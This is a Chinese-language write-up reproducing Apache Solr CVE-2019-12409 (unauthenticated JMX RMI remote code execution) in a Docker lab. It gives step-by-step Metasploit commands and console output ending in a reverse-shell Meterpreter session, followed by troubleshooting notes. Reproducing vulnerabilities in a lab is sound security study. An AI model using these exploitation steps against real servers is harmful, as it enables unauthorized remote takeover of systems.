Apache Solr 远程代码执行漏洞复现

（CVE-2019-12409）

0x00 漏洞概述

Solr 是一个独立的企业级搜索应用服务器，它对外提供类似于 Web-service 的 API 接口。是 apache 的顶级开源项目，使用 java 开发 ，基于 lucene 的全文检索服务器。

该漏洞是在受影响的版本中，默认情况下配置文件 solr.in.sh 的配置选项 ENABLE_REMOTE_JMX_OPTS 字段值是“true”，这会启用 JMX 监视服务并会在公网中监听一个 18983 的 RMI 端口，没有任何认证。也就是说在无需身份验证情况下，攻击者结合使用 JMX RMI 就会造成远程代码攻击。

0x01 前置条件

无

0x02 影响版本

Solr 8.1.1

Solr 8.2.0

0x03 环境搭建

攻击机环境及工具：kali2020、msf5

测试机环境及工具：kali2020 、docker
环境搭建：

使用 docker 拉取环境:

docker pull solr:8.2.0

启动 Solr 容器:

docker run --name my-solr1 -d -p 8983:8983 -p 18983:18983 -t solr:8.2.0

0x04 漏洞复现

POC1 复现

poc 来源：使用 msf5 中的 exp
wql@kali:~$ msfconsole
msf5 > search jmx
结果如图 0

```
Metasploit tip: Use help <command> to learn more about any command

msf5 > search jmx

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank
   Check  Description
   -  ----                                                  ---------------  ----
   -----  -----------
   0  auxiliary/admin/http/jboss_bshdeployer                                 normal
   No     JBoss JMX Console Beanshell Deployer WAR Upload and Deployment
   1  auxiliary/admin/http/jboss_deploymentfilerepository                    normal
   No     JBoss JMX Console DeploymentFileRepository WAR Upload and Deployment
   2  auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal
   No     Java JMX Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_jre17_jmxbean              2013-01-10       excellen
t  No     Java Applet JMX Remote Code Execution
   4  exploit/multi/browser/java_jre17_jmxbean_2            2013-01-19       excellen
t  No     Java Applet JMX Remote Code Execution
   5  exploit/multi/http/jboss_bshdeployer                  2010-04-26       excellen
t  No     JBoss JMX Console Beanshell Deployer WAR Upload and Deployment
   6  exploit/multi/http/jboss_invoke_deploy                2007-02-20       excellen
t  Yes    JBoss DeploymentFileRepository WAR Deployment (via JMXInvokerServlet)
   7  exploit/multi/http/jboss_maindeployer                 2007-02-20       excellen
t  No     JBoss JMX Console Deployer Upload and Execute
   8  exploit/multi/misc/java_jmx_server                    2013-05-22       excellen
t  Yes    Java JMX Server Insecure Configuration Java Code Execution
   9  exploit/multi/misc/java_rmi_server                    2011-10-15       excellen
t  No     Java RMI Server Insecure Default Configuration Java Code Execution
```

图 0

msf5 > use exploit/multi/misc/java_jmx_server
msf5 exploit(multi/misc/java_jmx_server) > show options
结果如下图 1

```
msf5 > use exploit/multi/misc/java_jmx_server
msf5 exploit(multi/misc/java_jmx_server) > show options

Module options (exploit/multi/misc/java_jmx_server):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   JMXRMI        jmxrmi           yes       The name where the JMX RMI interface is
bound
   JMX_PASSWORD                   no        The password to interact with an authent
icated JMX endpoint
   JMX_ROLE                       no        The role to interact with an authenticat
ed JMX endpoint
   RHOSTS                         yes       The target host(s), range CIDR identifie
r, or hosts file with syntax 'file:<path>'
   RPORT                          yes       The target port (TCP)
   SRVHOST       0.0.0.0          yes       The local host to listen on. This must b
e an address on the local machine or 0.0.0.0
   SRVPORT       8080             yes       The local port to listen on.
   SSLCert                        no        Path to a custom SSL certificate (defaul
t is randomly generated)
   URIPATH                        no        The URI to use for this exploit (default
 is random)


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

图 1

msf5 exploit(multi/misc/java_jmx_server) > set rhosts 172.17.0.1　　注：设置目标地址

msf5 exploit(multi/misc/java_jmx_server) > set rport 18983　　注：设置目标端口

msf5 exploit(multi/misc/java_jmx_server) > run

结果如图 2


```
    0   Generic (Java Payload)


msf5 exploit(multi/misc/java_jmx_server) > set rhosts 172.17.0.1
rhosts => 172.17.0.1
msf5 exploit(multi/misc/java_jmx_server) >
msf5 exploit(multi/misc/java_jmx_server) > set rport 18983
rport => 18983
msf5 exploit(multi/misc/java_jmx_server) >
msf5 exploit(multi/misc/java_jmx_server) >
msf5 exploit(multi/misc/java_jmx_server) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] 172.17.0.1:18983 - Using URL: http://0.0.0.0:8080/auPxvJx0y9WJx
[*] 172.17.0.1:18983 - Local IP: http://192.168.60.134:8080/auPxvJx0y9WJx
[*] 172.17.0.1:18983 - Sending RMI Header ...
[*] 172.17.0.1:18983 - Discovering the JMXRMI endpoint ...
[+] 172.17.0.1:18983 - JMXRMI endpoint on 172.17.0.2:18983
[*] 172.17.0.1:18983 - Proceeding with handshake ...
[+] 172.17.0.1:18983 - Handshake with JMX MBean server on 172.17.0.2:18983
[*] 172.17.0.1:18983 - Loading payload ...
[*] 172.17.0.1:18983 - Replied to request for mlet
[*] 172.17.0.1:18983 - Replied to request for payload JAR
[*] 172.17.0.1:18983 - Executing payload ...
[*] 172.17.0.1:18983 - Replied to request for payload JAR
[*] Sending stage (53906 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (172.17.0.1:4444 → 172.17.0.2:37896) at 2020-04-16
 15:42:31 +0800
```

图 2


meterpreter > pwd　　注：成功会弹出 meterpreter　　执行 pwd 结果如图 3



0x04 失败原因

失败原因 1：

默认情况下配置文件 solr.in.sh 的配置选项 ENABLE_REMOTE_JMX_OPTS 字段值是“true”但是目标地址 18983 端口却未打开。
如图 4



解决方法：

启用容器时指定 2 个端口：

docker run --name my-solr1 -d -p 8983:8983 -p 18983:18983 -t solr:8.2.0

失败原因 2：

Kali2020 版本 msf5 启动失败。

解决办法：

由于默认安装的 bundler 为最新版本 2.1.4。msfconsole 依赖的版本为 1.17.3，所以需要安装旧版本。执行如下命令：

root@kali:~# gem install bundler:1.17.3

失败原因 3：

Kali 搭建环境失败：

在 kali 下搭建的漏洞环境，然后 run 多次后仍旧失败，经查看发现 kali 下的 java 版本是 openjdk version "11.0.6" 2020-01-14，怀疑可能是 java 版本过高导致的利用失败，故在 ubuntu16.04_x64_en-us 下使用 java8 重新搭建 solr-8.2.0.zip，漏洞利用成功。

看到过别人在 java10 下也有利用成功的经验，怀疑可能 exp 针对 java10 及以下的版本才有效。